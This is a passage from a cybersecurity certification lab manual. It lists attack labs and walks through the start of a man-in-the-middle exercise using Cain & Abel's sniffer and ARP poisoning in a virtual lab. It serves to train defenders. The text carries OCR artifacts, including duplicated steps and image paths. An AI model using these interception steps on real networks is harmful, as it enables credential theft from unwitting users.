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CHAPTER 2

INFORMATION SECURITY ATTACKS

CERTIFIED CYBERSECURITY TECHNICIAN

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Information Security Attacks

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Information Security Attacks

LAB SCENARIO

Attackers break into systems for various reasons and purposes. Therefore, it is important to understand how malicious hackers attack and exploit systems and the probable reasons behind those attacks.

Hence, security professionals must guard their infrastructure against various attacks and exploits by using the knowledge of the enemy—the malicious hacker(s)—who seeks to use the infrastructure for illegal activities.

LAB OBJECTIVE

The objective of this lab is to provide expert knowledge about the information security attacks on the target system or network. This includes knowledge of the following tasks:

- Performing man-in-the-middle (MITM) Attack, MAC flooding, and DoS attacks
- Exploiting SQL injection and parameter tampering vulnerabilities
- Performing active online attacks
- Auditing system passwords
- Performing social engineering to sniff user credentials
- Cracking WPA2 networks
- Hacking an Android device
- Exploiting S3 buckets

OVERVIEW OF INFORMATION SECURITY

Information security refers to the protection or safeguarding of information and information systems that use, store, and transmit information from unauthorized access, disclosure, alteration, and destruction. Information is a critical asset that organizations must secure. If sensitive information falls into the wrong hands, then the organization may suffer huge losses in terms of finances, brand reputation, customers, etc. Information security relies on five major elements: confidentiality, integrity, availability, authenticity, and non-repudiation.

LAB TASKS

The recommended labs that assist you in learning information security attacks, include the following:

01 Perform a Man-in-the-Middle (MITM) Attack using Cain & Abel

02 Perform MAC Flooding using macof

03 Perform a DoS Attack on a Target Host using hping3

04 Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

05 Perform Parameter Tampering using Burp Suite

06 Audit System Passwords using John-the-Ripper

07 Perform Social Engineering using Various Techniques to Sniff Users' Credentials

08 Crack a WPA2 Network using Aircrack-ng

09 Hack an Android Device by Creating Binary Payloads

10 Exploit Open S3 Buckets using AWS CLI

Note: Turn on **PfSense Firewall** virtual machine and keep it running throughout the lab exercises.

EXERCISE 1: **Perform a Man-in-the-Middle (MITM) Attack using Cain & Abel**

A man-in-the-middle (MITM) attack is used to intrude into an existing connection between systems and to intercept messages being transmitted.

LAB SCENARIO

An attacker can obtain usernames and passwords using various techniques or by capturing data packets. By merely capturing sufficient packets, attackers can extract a target's username and password if the victim authenticates themselves in public networks, especially on unsecured websites. Once a password is hacked, an attacker can use the password to interfere with the victim's accounts, for example, by logging into the victim's email account, logging onto PayPal and emptying the victim's bank account, or even change the password.

As a preventive measure, an organization's administrator should instruct employees to not provide sensitive information while in public networks without Hypertext Transfer Protocol Secure (HTTPS) connections. Virtual private network (VPN) and Secure Shell (SSH) tunneling must be used to secure the network connection. An expert cyber security professional must have sound knowledge of sniffing, network protocols and their topology, TCP and UDP services, routing tables, remote access (SSH or VPN), authentication mechanisms, and encryption techniques.

LAB OBJECTIVES OBJECTIVE

This lab demonstrates how to perform Man-in-the-Middle attack using Cain & Abel tool.


OVERVIEW OF MAN-IN-THE-MIDDLE (MITM) ATTACK

An MITM attack is used to intrude into an existing connection between systems and to intercept the messages being exchanged. Using various techniques, attackers split the TCP connection into two connections, a client-to-attacker connection and an attacker-to-server connection. After the successful interception of the TCP connection, the attacker can read, modify, and insert fraudulent data into the intercepted communication. MITM attacks are varied and can be performed on a switched local area network (LAN). MITM attacks can be performed using various tools such as Cain & Abel.

Note: Ensure that **PfSense Firewall** virtual machine is running.


1. Turn on **Admin Machine-1** and **AD Domain Controller** virtual machines.
2. Switch to **Admin Machine-1** and log in with the credentials **Admin** and **admin@123.**
   Note: The **Networks** screen appears. Click **Yes** to allow the PC to be discoverable by other PCs and devices on the network.
3. Navigate to **Z:\CCT-Tools\CCT Module 02 Information Security Attacks\Cain & Abel** and double-click **ca_setup.exe.**
   Note: If a **User Account Control** pop-up appears click **Yes.**

EXERCISE 1: PERFORM A MAN-IN-THE-MIDDLE (MITM) ATTACK USING CAIN & ABEL




4. Cain & Abel initializes, and the Cain & Abel Installation window appears. Click the Next button.
5. Follow the wizard-driven installation steps to install Cain & Abel.
6. After completing the installation, the **Installation Completed!** message appears. Click **Finish.**

EXERCISE 1: PERFORM A MAN-IN-THE-MIDDLE (MITM) ATTACK USING CAIN & ABEL




7. The **WinPcap Installation** pop-up appears. Click **Don't install**, as it has already been installed during the lab setup.
8. Now, double-click the **Cain** shortcut on **Desktop** to launch **Cain & Abel.**
   Note: If a **User Account Control** pop-up appears click **Yes.**
9. The **Cain & Abel** main window appears, as shown in the screenshot below.

EXERCISE 1: PERFORM A MAN-IN-THE-MIDDLE (MITM) ATTACK USING CAIN & ABEL




10. Click **Configure** from the menu bar to configure an ethernet card.

EXERCISE 1: PERFORM A MAN-IN-THE-MIDDLE (MITM) ATTACK USING CAIN & ABEL




11. The **Configuration Dialog** window appears. By default, the **Sniffer** tab is selected. Ensure that the **Adapter** associated with the **IP address** of the machine is selected. Then, click OK.

EXERCISE 1: PERFORM A MAN-IN-THE-MIDDLE (MITM) ATTACK USING CAIN & ABEL




12. Click the **Start/Stop Sniffer** icon on the toolbar to begin sniffing.

EXERCISE 1: PERFORM A MAN-IN-THE-MIDDLE (MITM) ATTACK USING CAIN & ABEL




13. A **Cain** pop-up appears and displays a **Warning** message; click **OK.**
14. Now, click the **Sniffer** tab.

EXERCISE 1: PERFORM A MAN-IN-THE-MIDDLE (MITM) ATTACK USING CAIN & ABEL



13. A **Cain** pop-up appears and displays a **Warning** message; click **OK.**
14. Now, click the **Sniffer** tab.


EXERCISE 1: PERFORM A MAN-IN-THE-MIDDLE (MITM) ATTACK USING CAIN & ABEL



15. Click the plus (+) icon or right-click in the window and select **Scan MAC Addresses** to scan the network for hosts.
16. The **MAC Address Scanner** window appears. Check the **All hosts in my subnet** radio button and select the **All Tests** checkbox. Then, click **OK.**


Note: The **MAC Addresses** might differ in your lab environment.

EXERCISE 1: PERFORM A MAN-IN-THE-MIDDLE (MITM) ATTACK USING CAIN & ABEL




17. Cain & Abel starts scanning for MAC addresses and lists all those found.
18. After completing the scan, a list of all active IP addresses along with their corresponding MAC addresses is displayed, as shown in the" screenshot below.

EXERCISE 1: PERFORM A MAN-IN-THE-MIDDLE (MITM) ATTACK USING CAIN & ABEL




19. Now, click the **APR** tab on the bottom of the window.
20. APR options appear in the left-hand pane. Click anywhere on the topmost section in the right-hand pane to activate the plus (+) icon.

EXERCISE 1: PERFORM A MAN-IN-THE-MIDDLE (MITM) ATTACK USING CAIN & ABEL



